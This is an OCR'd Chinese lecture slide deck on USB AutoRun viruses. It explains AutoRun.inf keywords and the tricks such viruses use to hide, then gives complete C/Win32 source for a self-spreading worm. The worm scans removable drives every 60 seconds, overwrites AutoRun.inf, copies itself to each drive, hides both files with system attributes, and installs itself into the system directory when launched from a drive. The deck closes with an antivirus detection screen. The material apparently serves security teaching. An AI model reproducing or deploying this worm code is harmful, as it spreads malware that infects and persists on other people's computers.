U盘病毒

- **U盘病毒也称AutoRun病毒，能通过产生的AutoRun.inf进行传播的病毒，都可以称为U盘病毒。**随着U盘、移动硬盘、存储卡等移动存储设备的普及，U盘病毒也开始泛滥，最典型的地方就是各个打字复印社，几乎所有电脑都带有这种病毒。


- **U盘病毒会在系统中每个磁盘目录下创建AutoRun.inf病毒文件(不是所有的AutoRun.inf都是病毒文件)；**


- **借助“Windows自动播放”的特性，使用户双击盘符时就可立即激活指定的病毒。**病毒首先向U盘写入病毒程序，然后更改AutoRun.inf文件。AutoRun.inf文件记录用户选择何种程序来打开U盘。如果AutoRun.inf文件指向了病毒程序，那么Window就会运行这个程序，引发病毒。一般病毒还会检测插入的U盘，并对其实行上述操作，导致一个新的病毒U盘的诞生。

AutoRun.inf的关键字

AutoRun.inf关键字	说明
[AutoRun]	表示AutoRun部分开始
icon=X:\“图标”.ico	给X盘一个图标
open=X:\“程序”.exe或者“命令行”	双击X盘执行的程序或命令
shell\“关键字”＝“鼠标右键菜单中加入显示的内容”	右键菜单新增选项
shell\“关键字”\command＝“要执行的文件或命令行”	对应右键菜单关键字执行的文件

U盘病毒


Autorun.inf - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
[AutoRun]
open=IPMSG.exe
shell\open=打开(&O)
shell\open\Command=IPMSG.exe
shell\explore=我的资源管理器(&X)
shell\explore\Command="IPMSG.exe"


可移动磁盘 (G:)
文件(F) 编辑(E) 查看(V) 收藏(A) 工具(T) 帮助(H)
后退 搜索 文件夹
地址(D) G:\
转到
文件夹
本地磁盘 (D:)
本地磁盘 (E:)
DVD/CD-RW 驱动器 (F:)
可移动磁盘 (G:)
201008A0
cities
data
Games
Images
Installs
listen to th
My Videos
Others
Private
song
Sounds
折叠(A)
打开(O)
我的资源管理器(X)
命令提示符
搜索(E)...
共享和安全(H)...
作为便携媒体设备打开...
添加到压缩文件(A)...
添加到 "Archive.rar"(T)
格式化(A)...
弹出(J)
剪切(T)
复制(C)
名称 大小 类型 修改日期
201008A0 文件夹 2010-8-21 1:51
cities 文件夹 2010-9-3 7:09
data 文件夹 2010-9-1 14:26
Games 文件夹 2010-8-26 5:00
Images 文件夹 2010-8-26 5:00
Installs 文件夹 2010-8-26 5:00
listen to this 文件夹 2010-9-4 22:31
My Videos 文件夹 2010-9-1 14:26
Others 文件夹 2010-8-26 5:00
Private 文件夹 2010-8-26 5:00
song 文件夹 2010-9-4 22:32
Sounds 文件夹 2010-8-26 5:00
Videos 文件夹 2010-8-26 5:00
Autorun.inf 1 KB 安装信息 2010-9-23 17:37
IPMSG.exe 200 KB 应用程序 2007-5-10 10:28
qf 1 KB 文件 2010-9-20 15:07
16 个对象
200 KB
我的电脑

U盘病毒

- 病毒程序不可能明目张胆的出现，一般都是巧妙存在U盘中。常见的隐藏方式有：
  - 1） 作为系统文件隐藏。一般系统文件是看不见的，所以这样就达到了隐藏的效果。但这也是比较初级的。现在的病毒一般不会采用这种方式。
  - 2） 伪装成其他文件。由于一般人们不会显示文件的后缀，或者是文件名太长看不到后缀，于是有些病毒程序将自身图标改为其他文件的图标，导致用户误打开。
  - 3） 藏于系统文件夹中。虽然感觉与第一种方式相同，但是不然。这里的系统文件夹往往都具有迷惑性，如文件夹名是回收站的名字。
  - 4） 运用Window的漏洞。有些病毒所藏的文件夹的名字为runauto...,这个文件夹打不开，系统提示不存在路径。其实这个文件夹的真正名字是 runauto...\。
  - 5） 隐藏文件夹，生成对应的文件夹图标的病毒文件或者快捷方式。

自己编写U盘病毒

- 基本思路是：病毒激活以后，每隔 60秒扫描一下本地计算机的 U盘，
- 如果有 U盘存在就把 U盘上的 AutoRun.inf删除，把自己的 AutoRun.inf写进去，同时复制自己到 U盘，并将 AutoRun.inf和自身利用文件属性隐藏。
- 当 U盘上程序通过 AutoRun.inf被激活以后，将复制自身到操作系统的系统目录。

U盘病毒代码

- #include "stdafx.h"
- bool SaveToFile(char* Path,char* Data){
- HANDLE hFile;
- hFile=**CreateFile**(Path, GENERIC_WRITE, 0,NULL,
- CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL,NULL);
- if(hFile==INVALID_HANDLE_VALUE){/*continue; //出错时处理
- */}
- DWORD dwWrite;
- **WriteFile**(hFile,Data,strlen(Data),&dwWrite,NULL);
- CloseHandle(hFile);
- return true;
- }

U盘病毒代码

- BOOL InfectU()
- {
- while(true)
- {
- UINT revtype;
- char name[256]="H:\\" ; char szName[256]={0}; char toPath[256]={0}; char infPath[256]={0}; char openU[80]={0};
- //遍历所有盘符
- for(BYTE i=0x42;i<0x5B;i=i+0x01)
- {
- name[0]=i;
- //得到盘符类型
- revtype=GetDriveType(name);
- //判断是否是可移动存储设备
- if (revtype==DRIVE_REMOVABLE)

U盘病毒代码

```
{
//得到自身文件路径
GetModuleFileName(NULL,szName,256);
//比较是否和U盘的盘符相同
//如果相同说明在U盘上执行，复制到系统中去
if(strncmp(name,szName,1)==0)
{
 //得到系统目录
GetSystemDirectory(toPath,256);
strcat(toPath,"\\proj7_2.exe");

 //把自身文件复制到系统目录
if(CopyFile(szName,toPath,TRUE))
{
//运行程序
WinExec(toPath,0);
}
```

U盘病毒代码

- strcpy(openU,"explorer ");
- strcat(openU,name);
- //打开U盘
- **WinExec(openU,1);**
- return 0;
- }//如果不是在U盘上执行，则感染U盘
- else
- {
- strcpy(toPath,name);
- strcat(toPath,"\\proj7_2.exe");
- strcpy(infPath,name);
- strcat(infPath,"\\AutoRun.inf");

U盘病毒代码

- //还原U盘上的文件属性
- **SetFileAttributes(toPath,FILE_ATTRIBUTE_NORMAL);**
- **SetFileAttributes(infPath,FILE_ATTRIBUTE_NORMAL);**
- //删除原有文件
- DeleteFile(toPath);
- DeleteFile(infPath);
- //写AutoRun.inf到U盘
- char* Data;
- Data = "[AutoRun]\r\nopen=proj7_2.exe\r\nshell\\open=打开(&O)\r\nshell\\explore=我的资源管理器(&X)\r\nshell\\explore\\Command=proj7_2.exe";
- **SaveToFile(infPath,Data);**

U盘病毒代码

- //拷贝自身文件到U盘
- **CopyFile(szName,toPath,FALSE);**
- //把这两个文件设置成系统，隐藏属性
- **SetFileAttributes(toPath, FILE_ATTRIBUTE_HIDDEN | FILE_ATTRIBUTE_SYSTEM);**
- **SetFileAttributes(infPath, FILE_ATTRIBUTE_HIDDEN | FILE_ATTRIBUTE_SYSTEM);**
- **}**
- **}**
- **}**
- //休眠 60秒，60检测一次
- Sleep(60000);
- }
- }

U盘病毒代码

- int APIENTRY WinMain(HINSTANCE hInstance,
- HINSTANCE hPrevInstance, LPSTR lpCmdLine,
- int nCmdShow)
- {
- InfectU();
- return 0;
- }

自己编写U盘病毒效果

木马名称：Trojan-Heur/Win32.RP.juI@aaIvali

木马文件：G:\proj7_2.exe

所在进程：proj7_2.exe

☑ 快速清除残余木马　　立即清除（推荐）　　暂不处理